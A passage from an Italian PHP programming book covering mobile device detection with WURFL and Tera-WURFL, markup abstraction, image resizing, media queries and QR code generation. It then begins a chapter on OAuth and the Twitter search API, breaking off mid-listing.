AppleWebKit/532.9 (KHTML,←
like Gecko) Version/4.0.5 Mobile/8A293 Safari/6531.22.7";

$device = $wurflManager->getDeviceForHttpRequest( $_SERVER );

print "<p>ID Stack is: <br/>";
while ( $device != null ) {
    print $device->id . "<br/>";
    if ( !$device->fallBack || $device->fallBack == "root" )
    {
        break;
    }
    $device = $wurflManager->getDevice( $device->fallBack );
}
print "</p>";

?>

```

Listato 3.9 Output WURFL dello user agent di emulazione dell'iPhone 4.

```

ID Stack is:
apple_iphone_ver4_sub405
apple_iphone_ver4
apple_iphone_ver3_1_3
apple_iphone_ver3_1_2
apple_iphone_ver3_1
apple_iphone_ver3
apple_iphone_ver2_2_1
apple_iphone_ver2_2
apple_iphone_ver2_1
apple_iphone_ver2
apple_iphone_ver1
apple_generic
generic_xhtml
generic

```

Rilevare ed elencare le funzionalità del dispositivo con WURFL

Il Listato 3.10 mostra i gruppi di funzionalità che si possono esaminare e produce l'output di quelle disponibili per i gruppi `display` e `css`. L'output è riportato nel Listato 3.11.

Listato 3.10 Elenco dei gruppi di funzionalità disponibili.

```

<?php

error_reporting(E_ALL);
require_once 'wurflSetup.php';

$wurflManager = getWurflManager();

```

```

$device = $wurflManager->getDeviceForHttpRequest( $_SERVER );
$capability_groups = $wurflManager->getListOfGroups();
asort( $capability_groups );

foreach ( $capability_groups as $c ) {
    print $c . "<br/>";
}
?>

```

Listato 3.11 Output del Listato 3.10.

```

ajax
bearer
bugs
cache
chtml_ui
css
display
drm
flash_lite
html_ui
image_format
j2me
markup
mms
object_download
pdf
playback
product_info
rss
security
sms
sound_format
storage
streaming
transcoding
wap_push
wml_ui
wta
xhtml_ui

```

Per visualizzare un elenco di tutte le funzionalità disponibili è sufficiente modificare il Listato 3.10 e utilizzare il metodo

`getCapabilitiesNameForGroup`, come illustrato nel Listato 3.12. Il Listato 3.13 riporta una prima parte dell'output corrispondente.

Listato 3.12 Elenco delle funzionalità che si possono esaminare.

```

<?php

error_reporting(E_ALL);
require_once('wurflSetup.php');

$wurflManager = getWurflManager();

```

```

$device = $wurflManager->getDeviceForHttpRequest( $_SERVER );
$capability_groups = $wurflManager->getListOfGroups();
asort( $capability_groups );

foreach ( $capability_groups as $c ) {
    print "<strong>" . $c . "</strong><br/>";
    var_dump( $wurflManager->getCapabilitiesNameForGroup( $c ) );
}
?>

```

Listato 3.13 Prima parte dell'output prodotto dal Listato 3.12.

ajax

```

array
0 => string 'ajax_preferred_geoloc_api' (length=25)
1 => string 'ajax_xhr_type' (length=13)
2 => string 'ajax_support_getelementbyid' (length=27)
3 => string 'ajax_support_event_listener' (length=27)
4 => string 'ajax_manipulate_dom' (length=19)
5 => string 'ajax_support_javascript' (length=23)
6 => string 'ajax_support_inner_html' (length=23)
7 => string 'ajax_manipulate_css' (length=19)
8 => string 'ajax_support_events' (length=19)

```

bearer

```

array
0 => string 'sdio' (length=4)
1 => string 'wifi' (length=4)
2 => string 'has_cellular_radio' (length=18)
3 => string 'max_data_rate' (length=13)
4 => string 'vpn' (length=3)
...

```

Si può modificare il Listato 3.12 e renderlo più utile da un punto di vista grafico per visualizzare solo determinate funzionalità, inserendo in corrispondenza di quelle supportate un segno di spuma verde (il cui rendering è definito da entità HTML) ed elencando le funzionalità non supportate con un carattere barrato in rosso, come indicato nel Listato 3.14. La Figura 3.1 mostra il risultato.

Listato 3.14 Visualizzare i valori delle funzionalità con una codifica a colori.

```

<?php
error_reporting ( E_ALL );
require_once 'wurflSetup.php';

$wurflManager = getWurflManager ();

$device = $wurflManager->getDeviceForHttpRequest ( $_SERVER );
$capability_groups = $wurflManager->getListOfGroups ();
asort ( $capability_groups );

```

```

foreach ( $capability_groups as $group ) {
    //output solo delle funzionalità di determinati gruppi
    if (in_array ( $group, array ("ajax", "css", "image_format" ) )
)) {
        print "<strong>" . $group . "</strong><br/>";
        print "<ul>";
        foreach ( $wurflManager->getCapabilitiesNameForGroup (
$group ) as $name ) {
            $c = $device->getCapability ( $name );
            if ($c == "false") {
                $c = "<li><span style='color:red;
text-
decoration:line- through;'>";
                $c .= $name . "</span>";
            } else if ($c == "true") {
                $c = "<li><span style='color:green;'>
&#10003; ";
                $c .= $name . "</span>";
            } else {
                $c = "<li>" . $name . ": <em>" . $c . "
</em>";
            }
            print $c;
            print "</li>";
        }
        print "</ul>";
    }
}

```

?>




Figura 3.1 Una parte dell'output prodotto dal Listato 3.14, visualizzato in modo da mostrare in modo più leggibile alcune funzionalità del dispositivo.

L'ultimo script ricavato dall'API WURFL PHP visualizza in output alcune funzionalità specifiche del device corrispondente allo user agent, in base alle istruzioni del Listato 3.15.

Listato 3.15 Output di funzionalità selezionate relative all'audio e al display di un iPhone 4.

```
<?php

error_reporting(E_ALL);
require_once 'wurflSetup.php';

$wurflManager = getWurflManager();

$_SERVER['HTTP_USER_AGENT'] =
    "Mozilla/5.0 (iPhone; U; CPU iPhone OS 4_0 like Mac OS X; en-us
AppleWebKit/532.9<
(KHTML, like Gecko) Version/4.0.5 Mobile/8A293 Safari/6531.22.7";

$device = $wurflManager->getDeviceForHttpRequest($_SERVER);

// output dei campi che ci interessano

//informazioni relative al display
print "<h2>" . $device->id . "</h2>";
print "<p><strong>Display: </strong><br/>";
print $device->getCapability( 'resolution_width' ) . " x ";
//larghezza
print $device->getCapability( 'resolution_height' ) . " : ";
//altezza
print $device->getCapability( 'colors' ) . ' colors<br/>';
print "dual orientation: ".$device->getCapability( 'dual_orientation' )
. "</p>";

//informazioni relative all'audio
print "<p><strong>Supported Audio Formats:</strong><br/>";
foreach ( $wurflManager->getCapabilitiesNameForGroup( "sound_format" )
as $name ) {
    $c = $device->getCapability( $name );
    if ( $c == "true" ) {
        print $name . "<br/>";
    }
}
print "</p>";
?>
```

L'esecuzione del Listato 3.15 produce un output che include svariate informazioni:

```
apple_iphone_ver4_sub405
Display:
320 x 480 : 65536 colors
dual orientation: true
Supported Audio Formats:
aac
mp3
```

NOTA

È già stato detto che l'identificazione dello user agent non offre una garanzia assoluta. Una prova effettuata da Danchilla con un Kindle 3 e uno user agent Mozilla/5.0 (Linux; U; en-US) AppleWebKit/528.5+ (KHTML, like Gecko, Safari/528.5+) Version/4.0 Kindle/3.0 (screen 600x800; rotate) ha prodotto un risultato pieno di errori:

```
toshiba_folio100_ver1
Display:
600 x 1024 : 256 colors
dual orientation: true
Supported Audio Formats:
aac
mp3
```

Tera-WURFL

L'implementazione Tera-WURFL di WURFL è disponibile all'indirizzo <http://www.tera-wurfl.com>. La nuova API PHP WURFL concentra l'attenzione sull'accuratezza dei risultati, mentre Tera-WURFL preferisce curare le prestazioni. Per ottenere questo risultato si utilizza un database al posto di un grande file XML. Al momento Tera-WURFL supporta MySQL, Microsoft SQL Server e MongoDB e vanta di essere da cinque a dieci volte più veloce del tipico WURFL, accurato al 99% e di offrire il sistema migliore di rilevamento dei dispositivi desktop. Offre inoltre la possibilità di visualizzare un'immagine del device mobile che si sta utilizzando. Più avanti in questo capitolo si vedrà come includere l'immagine del dispositivo.

Setup

L'impostazione di Tera-WURFL richiede di eseguire le operazioni indicate di seguito.

1. Create un database e modificate le credenziali del file di configurazione `TeraWurflConfig.php` per poterlo utilizzare.
2. Visualizzate la pagina di amministrazione all'indirizzo <http://localhost/Tera-WURFL/admin/>. Non preoccupatevi se ricevete un errore dovuto alla mancanza di tabelle, che verranno create quando si caricano i dati.
3. A questo punto potete caricare il file XML locale oppure da remoto.

NOTA

Un errore simile a "fatal error maximum function nesting level of '100' reached aborting" richiede di disattivare temporaneamente il parametro `xdebug` nel file `php.ini` oppure di aumentare il livello di

nidificazione di xdebug impostando in php.ini la direttiva xdebug.max_nesting_level=100 con un valore superiore, per esempio 500.

Rilevare i device con Tera-WURFL

Il primo esempio Tera-WURFL è mostrato nel Listato 3.16 e fa riferimento alla stringa user agent di un iPhone 4 e verifica se la libreria riconosce il dispositivo ed è impostata correttamente.

Listato 3.16 Codice Tera-WURFL per identificare un particolare user agent.

```
<?php

error_reporting(E_ALL);
require_once 'Tera-WURFL/TeraWurfl.php';

$teraWURFL = new TeraWurfl();
$iphone_ua = "Mozilla/5.0 (iPhone; U; CPU iPhone OS 4_0 like Mac OS X;
en-us) AppleWebKit/532.9 (KHTML, like Gecko) Version/4.0.5 Mobile/8A293
Safari/6531.22.7";

if ( $teraWURFL->getDeviceCapabilitiesFromAgent( $iphone_ua ) ) {
    print "ID: ".$teraWURFL->capabilities['id']."<br/>";
} else {
    print "device not found";
}
?>
```

Di seguito è riportato l'output prodotto dall'esecuzione del Listato 3.16.

```
ID: apple_iphone_ver4_sub405
```

Analogamente a WURFL, se non si passa la stringa user agent come parametro, il programma ottiene come risultato le informazioni che riguardano il client corrente.

Rilevare ed elencare le funzionalità con Tera-WURFL

Il Listato 3.17 visualizza in output le funzionalità display e audio di un iPhone. Queste istruzioni Tera-WURFL sono equivalenti a quelle del Listato 3.15 per WURFL.

Listato 3.17 Determinazione delle funzionalità audio e display di un iPhone 4 con Tera-WURFL.

```
<?php

error_reporting(E_ALL);
require_once 'Tera-WURFL/TeraWurfl.php';

$teraWURFL = new TeraWurfl();
$iphone_ua = "Mozilla/5.0 (iPhone; U; CPU iPhone OS 4_0 like Mac OS X;
```

```

en-us) ←
AppleWebKit/532.9 (KHTML, like Gecko) Version/4.0.5 Mobile/8A293
Safari/6531.22.7";

if ( $teraWURFL->getDeviceCapabilitiesFromAgent( $iphone_ua ) ) {
    $brand_name = $teraWURFL->getDeviceCapability( "brand_name" );
    $model_name = $teraWURFL->getDeviceCapability( "model_name" );
    $model_extra_info = $teraWURFL->getDeviceCapability(
"model_extra_info" );

    //output dei campi che ci interessano
    print "<h2>" . $brand_name . " " . $model_name . " " .
$model_extra_info . "</h2>";

    //informazioni relative al display
    print "<p><strong>Display: </strong><br/>";
    print $teraWURFL->getDeviceCapability( 'resolution_width' ) . " x
"; //larghezza
    print $teraWURFL->getDeviceCapability( 'resolution_height' ) . " :
"; //altezza
    print $teraWURFL->getDeviceCapability( 'colors' ) . ' colors<br/>';
    print "dual orientation: " . $teraWURFL->getDeviceCapability(
'dual_orientation' );
    print "</p>";

    //informazioni relative all'audio
    print "<p><strong>Supported Audio Formats:</strong><br/>";

    foreach ( $teraWURFL->capabilities['sound_format'] as $name =>
$value ) {
        if ( $value == "true" ) {
            print $name . "<br/>";
        }
    }
    print "</p>";
} else
{
    print "device not found";
}
?>

```

Di seguito è riportato l'output prodotto dal Listato 3.17:

Apple iPhone 4.0

Display:

320 × 480 : 65536 colors

dual orientation: 1

Supported Audio Formats:

aac

Output dell'immagine del device con Tera-WURFL

L'ultimo esempio Tera-WURFL mostra in output l'immagine del dispositivo selezionato. È necessario innanzitutto scaricare un archivio di immagini da <http://sourceforge.net/projects/wurfl/files/WURFL%20Device%20Images/>, poi si decomprime il file e si colloca il suo contenuto in una cartella accessibile dal Web. Nell'esempio si crea la cartella *device_pix* in */Tera-WURFL/*, che si aggiunge a quanto svolto nell'esempio illustrato dal Listato 3.17. Prima si deve includere il nuovo file *utility*, poi si aggiunge il codice che identifica l'immagine del device e la si visualizza, come indicato nel Listato 3.18. L'output è mostrato nella Figura 3.2.

Listato 3.18 Visualizzare l'immagine del dispositivo.

```
<?php

error_reporting ( E_ALL );
require_once 'Tera-WURFL/TeraWurfl.php';
require_once 'Tera-WURFL/TeraWurflUtils/TeraWurflDeviceImage.php';

$teraWURFL = new TeraWurfl ();
$iphone_ua = "Mozilla/5.0 (iPhone; U; CPU iPhone OS 4_0 like Mac OS X;
en-us)?
AppleWebKit/532.9 (KHTML, like Gecko) Version/4.0.5 Mobile/8A293
Safari/6531.22.7";

if ($teraWURFL->getDeviceCapabilitiesFromAgent ( $iphone_ua )) {
    $brand_name = $teraWURFL->getDeviceCapability ( "brand_name" );
    $model_name = $teraWURFL->getDeviceCapability ( "model_name" );
    $model_extra_info = $teraWURFL->getDeviceCapability (
"model_extra_info" );

        //output dei campi che ci interessano
        print "<h3>" . $brand_name . " " . $model_name . " " .
$model_extra_info . "</h3>";

        //immagine
        $image = new TeraWurflDeviceImage ( $teraWURFL );
        //posizione sul server
        $image->setBaseUrl ( '/Tera-WURFL/device_pix/' );
        //posizione nel filesystem
        $image->setImagesDirectory ( $_SERVER ['DOCUMENT_ROOT'] .
'/Tera-WURFL/device_pix/' );

        $image_src = $image->getImage ();
        if ($image_src) {
            print '<img src=' . $image_src . '" />';


```

```

} else {
    echo "No image available";
}

//informazioni relative al display
print "<p><strong>Display: </strong><br/>";
print $teraWURFL->getDeviceCapability ( 'resolution_width' ) .
"x "; //larghezza
print $teraWURFL->getDeviceCapability ( 'resolution_height' ) .
": "; //altezza
print $teraWURFL->getDeviceCapability ( 'colors' ) . ' colors<br/>';
print "dual orientation: " . $teraWURFL->getDeviceCapability (
'dual_orientation' );
print "</p>";
//informazioni relative all'audio
print "<p><strong>Supported Audio Formats:</strong><br/>";

foreach ( $teraWURFL->capabilities [ 'sound_format' ] as $name =>
$value ) {
    if ($value == "true") {
        print $name . "<br/>";
    }
}
print "</p>";
} else {
    print "device not found";
}
?>

```

Apple iPhone 4.0



Display:
320 x 480 : 65536 colors
dual orientation: 1

Supported Audio Formats:
aac
mp3

Figura 3.2 Output del Listato 3.18 che visualizza l'immagine del dispositivo.

Strumenti di rendering

Esistono molti strumenti che permettono di modificare dinamicamente il contenuto di svariati dispositivi mobili, e includono il markup astratto realizzato tramite WALL (*Wireless Abstraction Library*), il ridimensionamento automatico delle immagini e le proprietà CSS media.

WALL

Oltre a WURFL, Luca Passani è anche responsabile della creazione di WALL, una libreria che rende astratto il markup dei device mobili. Cosa si intende? In primo luogo è necessario sapere che i dispositivi mobili presentano una maggiore discrepanza e variabilità nel markup, a differenza del contenuto dei normali browser per computer desktop, che è scritto in HTML o XHTML.

Di seguito sono elencati alcuni tra i più comuni schemi di markup.

- XHTML MP (*Mobile Profile*)
- CHTML (*Compact HTML*)
- HTML

L'intersezione di tag accettati da tutti questi linguaggi di markup è molto limitata. Si consideri per esempio che il tag di interruzione riga visualizzato come `
` invece di `
`, o viceversa, può essere ignorato oppure provoca un errore a seconda del markup impiegato.

WALL consente di contrassegnare il tag di interruzione riga come `<wall:br/>`. Grazie a WURFL è possibile trovare il markup desiderato del dispositivo andando a cercare la funzionalità `preferred_markup`. Questa informazione consente a WALL di effettuare correttamente il rendering del markup per il dispositivo corrente, impostando `
` oppure `
`.

WALL venne scritto in origine per *JavaServer Pages* (JSP). La libreria WALL4PHP è disponibile all'indirizzo <http://laacz.lv/dev/wall/> ed è stata scritta per essere impiegata con PHP. Esiste anche una versione aggiornata della libreria, gestita da sviluppatori Tera-WURFL all'indirizzo <https://github.com/kamermans/WALL4PHP-by-Tera-WURFL>. Nei prossimi esempi si farà riferimento alla libreria originale. Potete trovare istruzioni

dettagliate sull'integrazione tra WALL e WURFL alla pagina

<http://www.tera-wurfl.com/wiki/index.php/WALL4PHP>.

Un file PHP che include WALL ha un aspetto simile a quello mostrato nel Listato 3.19.

Listato 3.19 Documento con markup WALL.

```
<?php require_once('WALL4PHP/wall-prepend.php'); ?>
<wall:document><wall:xmlpidtd />
<wall:head>
    <wall:title>WALL is Cool</wall:title>
</wall:head>
<wall:body>
    <wall:h1>A header</wall:h1>
    <wall:block>This will be a paragraph in HTML</wall:block>
    <wall:menu autonumber="true">
        <wall:a href="http://urlA">A</wall:a>
        <wall:a href="http://urlB">B</wall:a>
    </wall:menu>
</wall:body>
</wall:document>
```

Il risultato che si ottiene dipende dalla stringa user agent indicata. Se il dispositivo supporta l'HTML, l'output del markup è simile a quello del Listato 3.20.

Listato 3.20 Rendering del markup di un dispositivo che supporta l'HTML.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE html PUBLIC "-//WAPFORUM//DTD XHTML Mobile 1.0//EN"
 "http://www.wapforum.org/DTD/xhtml-mobile10.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<title>WALL is Cool</title>
</head>
<body>
<h1>A header</h1>
<p>This will be a paragraph in HTML</p>
<ol>
    <li><a accesskey="1" href="urlA">A</a></li>
    <li><a accesskey="2" href="urlB">B</a></li>
</ol>
</body>
</html>
```

Ridimensionamento delle immagini

Un'altra utility WURFL è costituita dalla libreria PHP Image Rendering, disponibile all'indirizzo

<http://wurfl.sourceforge.net/utilities/dwld/ImageAdapter.zip>. Questa

utility lavora con WURFL per ricavare un'immagine sorgente e generare l'immagine di output da visualizzare con dimensioni adeguate. Se necessario, l'immagine viene anche convertita in un formato supportato dal device. Questa utility richiede che la libreria grafica GD sia installata per PHP. Si può scaricare la libreria da

<http://it2.php.net/manual/en/book.image.php>.

All'indirizzo

<http://wurfl.sourceforge.net/utilities/phpimagerendering.php> si trovano le istruzioni di impostazione della libreria PHP Image Rendering. La procedura di base è la seguente.

1. Create un nuovo database.
2. Modificate il file `DBConfig.php`.

Dopo aver impostato il database è sufficiente fornire l'immagine e lo user agent di destinazione, come si può vedere nel Listato 3.21.

Listato 3.21 Codice basato sul file `example.php` della libreria ImageAdapter, per avere l'output di immagini con due diversi user agent (UA).

```
<?php
error_reporting ( E_ALL ^ E_DEPRECATED );
require_once 'ImageAdapter/imageAdaptation.php';

$base_image = 'ImageAdapter/imgc/eye.jpg';

$iphone_ua = "Mozilla/4.0 (compatible; MSIE 4.01;
               Windows CE; PPC; 240x320; HP iPAQ h6300)";
$img = convertImageUA ( $base_image, $iphone_ua );
if ( $img ) {
    print "<img src=\"$img\"><br/>";
}

$strident_ua = "Mozilla/4.0 (compatible; MSIE 7.0; Windows Phone OS 7.0;
Trident/3.1; IEMobile/7.0; HTC; 7 Mozart; Orange)";
$img = convertImageUA ( $base_image, $strident_ua );
if ( $img ) {
    print "<img src=\"$img\">";
}
?>
```



Figura 3.3 In alto: iPhone UA; in basso: Trident UA.

NOTA

Se il Listato 3.21 non è eseguito nella stessa directory in cui si trovano i file della libreria WURFL, dovete modificare i percorsi relativi dei file `wurfl_class.php`, `wurfl_config.php` e `imageAdapation.php`. Modificate per esempio
 `require_once'./wurfl_config.php';` in
 `require_once'/ImageAdapter/wurfl_config.php';.`

Questa utility dimostra la sua età, poiché utilizza la deprecata `ereg_replace` e include uno stile di codice poco rigoroso. Riesce comunque a funzionare egregiamente e mostra le potenzialità messe a disposizione dagli strumenti WURFL.

CSS dinamici

Il design web può diventare più dinamico sfruttando layout di griglia fluidi e facendo in modo che le immagini vengano ridimensionate come indicato nel paragrafo precedente. Si possono anche utilizzare i fogli stile specifici per device mobili. Una delle ultime novità degli stili CSS3 riguarda le media query, che consentono di esaminare le proprietà relative a `width`, `height`, `device-width`, `device-height`, `orientation`, `aspect-ratio`, `device-aspect-ratio`, `color`, `color-index`, `monochrome`, `resolution`, `scan` e `grid`, come nell'esempio del Listato 3.22.

Listato 3.22 Esempio di media query relativa alle proprietà del dispositivo.

```

@media screen and (min-device-width:400px) and (max-device-width:600px){
    /* limita la larghezza del dispositivo */
}
@media screen and (orientation:landscape){
    /* da usare con dispositivi orientabili, per esempio iPad e Kindle
*/
}

```

Lo studio approfondito degli stili CSS va oltre gli scopi di questo libro, ma potete leggere un articolo interessante all'indirizzo

<http://www.netmagazine.com/tutorials/adaptive-layouts-media-queries>.

Le tecniche illustrate possono migliorare la visualizzazione di un sito web da parte di device mobili. Per avere maggiori informazioni sulle specifiche CSS3 delle media query potete visitare il sito <http://www.w3.org/TR/css3-mediaqueries>.

Emulatori e SDK

Se i budget sono limitati e non consentono di provare svariati modelli di telefoni è importante ricordare che esistono molti emulatori e soluzioni SDK (*Software Developer Kit*) per i dispositivi mobili. Di seguito sono riportati alcuni link interessanti.

- Android:

<http://developer.android.com/guide/developing/tools/emulator.html>

- Apple: <http://developer.apple.com/devcenter/ios/index.action>

- BlackBerry:

<http://www.blackberry.com/developers/downloads/simulators/>

- Kindle: <http://www.amazon.com/kdk/>

- Opera Mini: <http://www.opera.com/mobile/demo/>

- Windows: <http://create.msdn.com/en-us/resources/downloads>

Sviluppo per Android

Il sistema operativo Android di Google è in grado di eseguire programmi Java e in codice C nativo. Il progetto SL4A (*Scripting Layer For Android*) può essere consultato all'indirizzo <http://code.google.com/p/android-scripting/> e supporta linguaggi di scripting per Android. Al momento, però, PHP non è uno dei linguaggi di scripting supportato a livello ufficiale.

Per sviluppare applicazioni per Android potete sfruttare il progetto open source PHP for Android (<http://www.phpforandroid.net/>). Questo progetto fornisce un supporto non ufficiale a PHP nell'ambito di SL4A tramite un file APK (*Android Package*).

Adobe Flash Builder for PHP

Di recente Zend ha annunciato che in collaborazione con Adobe si sta predisponendo il supporto PHP in Flash Builder 4.5 (come si può vedere nella Figura 3.4). Potete avere più informazioni su Flash Builder for PHP collegandovi al sito <http://www zend com/en/products/studio/flash-builder-for-php>. L'IDE di Flash Builder for PHP integra Zend Studio e potete impiegare Flex come front-end in combinazione con un programma PHP in back-end.

L'IDE tende a facilitare il lavoro di sviluppo e aumenta le possibilità di realizzare un codice multipiattaforma per device mobili. È anche in grado di compilare il codice Flex da eseguire in modo nativo su dispositivi iOS, per esempio iPhone e iPad.



Figura 3.4 Pagina di presentazione di Flash Builder nel sito Zend.

Codici QR

I codici QR (in inglese QR code, abbreviazione di *Quick Response code*) sono un tipo di codice a barre 2D che venne introdotto in Giappone quasi vent'anni fa per tenere traccia dei componenti delle automobili. I dispositivi

mobili più recenti che dispongono di fotocamera stanno contribuendo alla diffusione dei codici QR.

Questi codici rappresentano spesso un URL ma possono contenere una quantità di testo anche maggiore. Tre diverse librerie consentono di generare facilmente i codici QR. Due di queste, TCPDF e Google Chart API, verranno riprese più diffusamente nel Capitolo 10.

La prima libreria da considerare, TCPDF, genera i codici QR e si può scaricare da <http://www.tcpdf.org/>. Grazie a TCPDF si possono generare codici QR come parte di un PDF, ma non possono essere riprodotti in output direttamente come file di immagine standalone. Si consideri il Listato 3.23.

Listato 3.23 Generare un codice QR in un PDF con TCPDF.

```
<?php  
  
error_reporting(E_ALL);  
require_once '/tcpdf/config/lang/eng.php';  
require_once '/tcpdf/tcpdf.php';  
  
$pdf = new TCPDF(); //crea un oggetto TCPDF  
$pdf->AddPage(); //aggiunge una nuova pagina  
$pdf->write2DBarcode( 'Hello world qrcode', 'QRCODE' );  
//scrive 'Hello world qrcode' come codice QR  
$pdf->Output( 'qr_code.pdf', 'I' ); //genera e invia in output il PDF  
?>
```



Figura 3.5 Codice QR della stringa "Hello world qrcode". L'immagine deve risultare identica a quella prodotta con altre librerie.

Per salvare il codice QR in un file si utilizza la libreria `phpqrcode`, disponibile all'indirizzo <http://phpqrcode.sourceforge.net/index.php>. Si consideri il Listato 3.24.

Listato 3.24 Generare un codice QR come file di immagine o per un browser con `phpqrcode`.

```
<?php  
require_once 'phpqrcode/qrlib.php';
```

```
QRcode::png( 'Hello world qrcode', 'qrcode.png' ); //in un file  
QRcode::png( 'Hello world qrcode' ); //verso il browser  
?>
```

Potete anche utilizzare le funzioni wrapper di Google Chart API da scaricare all'indirizzo <http://code.google.com/p/gchartphp/>. Si veda il Listato 3.25.

Listato 3.25 Generare un codice QR con qrcodephp.

```
<?php  
error_reporting(E_ALL);  
require_once 'GChartPhp/gChart.php';  
  
$qr = new gQRCode();  
$qr->setQRCode( 'Hello world qrcode' );  
echo "<img src=\"".$qr->getUrl()."\" />";  
?>
```

Riepilogo

In questo capitolo sono stati studiati i dispositivi mobili e le loro funzionalità. Non esiste al momento un sistema ideale per il rilevamento dei device mobili, anche se quelli disponibili si possono considerare abbastanza affidabili. Detto questo, spetta al programmatore fare attenzione e avere a disposizione i file sempre aggiornati, a prescindere dal fatto che utilizzi browscap, WURFL oppure un altro sistema.

Sono stati anche illustrati gli strumenti che consentono di ottenere un markup astratto, di ridimensionare automaticamente le immagini e di modificare dinamicamente il contenuto. Cercate di utilizzare ove possibile strumenti che eseguono per voi questo lavoro, che comprende l'individuazione di ciò che il device è in grado di fare e come trasformare gli stili esistenti, le immagini e il markup. Sistemi automatici e di supporto sono strumenti che andrebbero sempre impiegati e inclusi in tutte le fasi di sviluppo.

La tecnologia mobile è in continua espansione e anche i sistemi di sviluppo sono in rapida trasformazione. Chi vuole diventare un buon sviluppatore software e desidera rimanere tale deve continuamente aggiornarsi per conoscere le tecniche migliori, le tecnologie più avanzate e le nuove soluzioni offerte in termini di SDK e API.

Social media

I social media fondono soluzioni tecnologiche e strumenti di comunicazione per creare forme di interazione e di collaborazione collettive. Twitter e Facebook sono i due social network più popolari, attraggono milioni di utenti affezionati, stimolano discussioni molto accese; da Facebook è stato tratto anche un film di successo.

Twitter è fin dal suo esordio nel 2006 il più noto servizio di microblog a livello mondiale, ha raccolto miliardi di *tweet* (messaggi che contengono al massimo 140 caratteri) condivisi da dispositivi web e SMS. Facebook è la creatura del giovane genio Mark Zuckerberg ed è più che mai sotto i riflettori. Si parla di Facebook in merito alla tutela della privacy, la rivista *Time* ha proclamato Zuckerberg personaggio dell'anno e il film *The Social Network* ha avuto un grande successo.

Twitter e Facebook eseguono l'autenticazione tramite OAuth. In questo capitolo si studierà il significato di questo protocollo e le sue modalità di connessione.

Twitter dispone di tre API (*Application Programming Interface*), un'API Public Search che utilizza query GET e due REST API, una delle quali fornisce informazioni su un determinato utente e sulle azioni svolte nel suo profilo personale, mentre l'altra si occupa di streaming a bassa latenza e alto volume di traffico. In questo capitolo si vedrà come utilizzare Public Search API e l'API privata a seguito dell'autenticazione.

In Twitter avete una serie di amici, ovvero persone che state seguendo oppure che stanno seguendo voi. Si vedrà come generare un elenco degli amici di Twitter e dei rispettivi stati. Verranno illustrate alcune caratteristiche avanzate che consentono di legare il login di Twitter con l'autenticazione del vostro sito web, utilizzando un database per memorizzare le credenziali di accesso, mentre la cache del database aiuterà a eliminare un eccesso di contatti in Twitter e di superare i limiti di richieste.

Facebook dispone di un'API ben costruita e di un SDK PHP ufficiale. In questo capitolo verrà studiata la creazione di una nuova applicazione per Facebook e si effettueranno alcune chiamate API.

OAuth

OAuth è l'abbreviazione di *Open Authentication*, un protocollo che utilizza stringhe di token key/secret per una determinata applicazione e per una certa durata di tempo. La presenza di OAuth si manifesta tra un'applicazione consumer e un service provider. Di seguito sono indicati i passi fondamentali dell'autenticazione prevista dal protocollo.

1. Un'applicazione OAuth invia i propri consumer token a un service provider (per esempio Facebook o Twitter) in cambio di request token.
2. L'utente riceve la richiesta di accesso e fornisce i dati necessari.
3. La richiesta di accesso è verificata tramite un callback URL oppure utilizzando un PIN (Personal Identification Number).
4. I request token e il PIN (o il callback URL) vengono scambiati per definire i token di accesso.
5. A questo punto l'utente può utilizzare l'applicazione con i token di accesso.

NOTA

Per saperne di più su OAuth potete visitare il sito <http://oauth.net>. Per quanto riguarda il protocollo OAuth in Twitter, <http://dev.twitter.com/pages/auth> è una risorsa degna di nota. Al momento, due tra i più diffusi moduli OAuth per PHP sono PECL OAuth e Zend_Oauth. Potete trovare maggiori informazioni su PECL OAuth all'indirizzo <http://it2.php.net/manual/en/book.oauth.php> e su Zend_Oauth all'indirizzo <http://framework.zend.com/manual/en/zend.oauth.html>.

Twitter propone tre meccanismi per utilizzare OAuth. Se dovete solo collegarvi all'account di chi possiede l'applicazione, vengono forniti token di accesso che potete utilizzare direttamente; ciò consente di evitare i primi quattro passi indicati in precedenza. Se il programma permette a più utenti di accedere ai rispettivi account Twitter, potete scegliere di utilizzare per le applicazioni client il metodo di validazione con PIN oppure di impostare una pagina di callback, che evita all'utente di effettuare la verifica. Nei prossimi paragrafi verranno spiegate tutte queste tecniche.

Twitter

API Public Search

La ricerca di determinati tweet non richiede alcuna autenticazione. La documentazione ufficiale di Twitter, disponibile all'indirizzo <http://dev.twitter.com/doc/get/search>, dichiara che l'URL per le ricerche in Twitter ha il formato /search.format (dove format è JSON oppure Atom).

È possibile impostare alcuni parametri opzionali, che riguardano per esempio la lingua, il geocode, l'ora di inizio e di fine della ricerca e la localizzazione dei tweet. La query di ricerca è rappresentata dal parametro q. Sono incluse le notazioni Twitter standard, per esempio @ per indicare gli utenti e # per gli hashtag che identificano parole chiave. La query

<http://search.twitter.com/search.json?q=montreal&lang=en&until=2010-10-21> esegue la ricerca di tweet in lingua inglese che contengono la parola “montreal” e che sono stati inviati prima del 21 ottobre 2010.

Il Listato 4.1 visualizza un semplice form di ricerca dei post di Twitter.

Listato 4.1 Esempio di ricerca: `twitter_get_search.php`.

```
<HTML>
<HEAD>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
</HEAD>
<BODY>
<FORM action="twitter_get_search.php" method="post">
    <P>
        <LABEL for="query">query: </LABEL>
        <INPUT type="text" id="query" name="query"/> &ampnbsp &ampnbsp
        <INPUT type="submit" value="Send" />
    </P>
</FORM>
<?php
error_reporting ( E_ALL ^ E_NOTICE );

$url = "http://search.twitter.com/search.json?lang=en&q=";
if ( isset ( $_POST ['query'] ) ) {
    $full_query = $url . urlencode ( $_POST ['query'] );
    $raw_json = file_get_contents ( $full_query );
    $json = json_decode ( $raw_json );

    // togliere i commenti per visualizzare le chiavi disponibili
    /* foreach ( $json->results[0] as $key => $value ) {
